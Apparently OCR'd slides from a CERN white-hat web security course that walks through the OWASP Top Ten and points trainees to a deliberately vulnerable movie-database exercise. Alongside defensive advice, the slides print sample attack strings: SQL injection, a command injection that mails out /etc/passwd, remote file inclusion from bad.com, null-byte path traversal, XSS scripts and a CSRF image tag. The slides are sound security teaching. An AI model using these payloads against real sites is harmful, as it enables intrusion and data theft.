
WEB SECURITY EXERCISES

Web security exercises

- Documentation at http://cern.ch/whitehat-exercises
  - for members of white-hats, white-hat-candidates egroups

sample	Web					JS
#1	#1					#1
	question 1	question 2	question 3	question 4	question 5	

- "Movie database" web app at http://sec-ex-1.cern.ch/movies
  - you need a key to access it for the first time
  - several different web security vulnerabilities to discover


A(nother) great, secure movie ...
sec-ex-1.cern.ch/mo
Search
Movies
A(nother) great, secure movie database
home all movies search best movies worst movies movies on the web
Apocalypse Now (1979)
Director: Francis Ford Coppola
Starring: Marlon Brando, Martin Sheen, Robert Duvall etc.
Rating: 9.2381 / 10 (21 people voted)
Give your rating for this movie:
(horrible) 1 2 3 4 5 6 7 8 9 10 (great)
Add your comment:
Add this comment
Comments:
This movie is great, but a bit too long...
movies000, last modified: January 12 2015 14:37:04.

Hints, solutions, answers

If you don’t know how to proceed, see the hint

If you are still stuck, see the solution

Start with the sample exercise to see how hints and solutions work

When providing answers:

- try various answers (no penalty for multiple submissions)
- e-mail me if you are sure that you have a good answer, but the documentation system doesn't accept it

After providing a correct answer => read the solution

(you may still learn something interesting!)

Introduction to Web penetration testing

TYPICAL WEB VULNERABILITIES

OWASP Top Ten

- OWASP (Open Web Application Security Project) Top Ten flaws
  http://owasp.org/index.php/Category:OWASP_Top_Ten_Project
  - **A1 Injection**
  - **A2 Broken Authentication and Session Management**
  - **A3 Cross-Site Scripting (XSS)**
  - **A4 Insecure Direct Object References**
  - **A5 Security Misconfiguration**
  - **A6 Sensitive Data Exposure**
  - **A7 Missing Function Level Access Control**
  - **A8 Cross-Site Request Forgery (CSRF)**
  - **A9 Using Components with Known Vulnerabilities**
  - **A10 Unvalidated Redirects and Forwards**

A1: Injection flaws


- Executing code provided (injected) by attacker
  - SQL injection

```
select count(*) from users where name = '$name'
and pwd = 'anything' or 'x' = 'x';
```

  - OS command injection

```
cat confirmation.txt | mail me@fake.com;
cat /etc/passwd      | mail me@real.com
```

  - LDAP, XPath, SSI injection etc.
- Solutions:
  - validate user input
  - escape values (use escape functions)
  - use parameterized queries (SQL)
  - enforce least privilege when accessing a DB, OS etc.



Similar to A1: Malicious file execution

- Remote, hostile content provided by the attacker is included, processed or invoked by the web server
- Remote file include (RFI) and Local file include attacks:

```
include($_GET["page"] . ".php");
```

```
http://site.com/?page=home
↳ include("home.php");
```

```
http://site.com/?page=http://bad.com/exploit.txt?
↳ include("http://bad.com/exploit.txt?.php");
```

```
http://site.com/?page=C:\ftp\upload\exploit.png%00
↳ include("C:\ftp\upload\exploit.png");
```

string ends at `%00`, so `.php` not added

- Solution: validate input, harden PHP config

A2: Broken authn & session mgmt

- Understand session hijacking techniques, e.g.:
  - session fixation (attacker sets victim's session id)
  - stealing session id: eavesdropping (if not https), XSS
- Trust the solution offered by the platform / language
  - and follow its recommendations (for code, configuration etc.)
- Additionally:
  - generate new session ID on login (do not reuse old ones)
  - use cookies for storing session id
  - set session timeout and provide logout possibility
  - consider enabling "same IP" policy (not always possible)
  - check referer (previous URL), user agent (browser version)
  - require https (at least for the login / password transfer)

A3: Cross-site scripting (XSS)

- Cross-site scripting (XSS) vulnerability
  - an application takes user input and sends it to a Web browser without validation or encoding
  - attacker can execute JavaScript code in the victim's browser
  - to hijack user sessions, deface web sites etc.
- Reflected XSS – value returned immediately to the browser

```
http://site.com/search?q=abc
http://site.com/search?q=<script>alert("XSS");</script>
```

- Persistent XSS – value stored and reused (all visitors affected)

```
http://site.com/add_comment?txt=Great!
http://site.com/add_comment?txt=<script>...</script>
```

- Solution: validate user input, encode HTML output

A4: Insecure Direct Object Reference

- Attacker manipulates the URL or form values to get unauthorized access
  - to objects (data in a database, objects in memory etc.):
    `http://shop.com/cart?id=`**`413246`** (your cart)
    `http://shop.com/cart?id=`**`123456`** (someone else's cart ?)
  - to files:
    `http://s.ch/?page=`**`home`** **-> `home.php`**
    `http://s.ch/?page=`**`/etc/passwd%00`** **-> `/etc/passwd`**
- Solution:
  - avoid exposing IDs, keys, filenames to users if possible
  - validate input, accept only correct values
  - verify authorization to all accessed objects (files, data etc.)

string ends at `%00`, so `.php` not added

A7: Missing Function Level Access Control

- "Hidden" URLs that don't require further authorization
  - to actions:

    `http://site.com/`**`admin/adduser?name=x&pwd=x`**

    (even if `http://site.com/`**`admin/`** requires authorization)
  - to files:

    `http://site.com/`**`internal/salaries.xls`**

    `http://me.com/`**`No/One/Will/Guess/82534/me.jpg`**
- Problem: missing authorization
- Solution
  - add missing authorization ☺
  - don't rely on security by obscurity – it will not work!

A8: Cross-site request forgery

- Cross-site request forgery (CSRF) – a scenario
  - Alice logs in at bank.com, and forgets to log out
  - Alice then visits a evil.com (or just webforums.com), with:

```
<img src="http://bank.com/
    transfer?amount=1000000&to_account=123456789">
```

  - Alice‘s browser wants to display the image, so sends a request to bank.com, without Alice’s consent
  - if Alice is still logged in, then bank.com accepts the request and performs the action, transparently for Alice (!)
- There is no simple solution, but the following can help:
  - expire early user sessions, encourage users to log out
  - use “double submit” cookies and/or secret hidden fields
  - use POST rather than GET, and check referer value

Client-server – no trust

- Security on the client side doesn't work (and cannot)
  - don't rely on the client to perform security checks (validation etc.)
  - e.g. `<input type="text" maxlength="20">` is not enough
  - authentication should be done on the server side, not by the client
- Don't trust your client
  - HTTP response header fields like referrer, cookies etc.
  - HTTP query string values (from hidden fields or explicit links)
  - e.g. `<input type="hidden" name="price" value="299">` in an online shop can (and will!) be abused
- Do all security-related checks on the server
- Don't expect your clients to send you SQL queries, shell commands etc. to execute – it's not your code anymore
- Put limits on the number of connections, set timeouts

Introduction to Web penetration testing

SUMMARY

Online web security challenges/courses

- Google Gruyere
  https://google-gruyere.appspot.com/
- HackThis Site
  https://www.hackthissite.org/
- Damn Vulnerable Web Application
  http://dvwa.co.uk/
- PwnerRank
  https://www.pwnerrank.com/
- Exploit Exercises
  https://exploit-exercises.com/
- OWASP WebGoat
  https://www.owasp.org/index.php/OWASP_WebGoat_Project
- OWASP Hackademic
  https://www.owasp.org/index.php/OWASP_Hackademic_Challenges_Project

Final words

- Don’t assume; try!
  - *“What if I change this value?”*
- The browser is yours
  - you *can* bypass client-side checks, manipulate data, alter or inject requests sent to the server etc.
  - … and you *should* ☺
- Build a security mindset
  - think not how systems work, but how they can break
  - https://www.schneier.com/blog/archives/2008/03/the_security_mi_1.html

Things to look for

Thank you!

Any questions?

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http://www.flickr.com/photos/calavera/65098350


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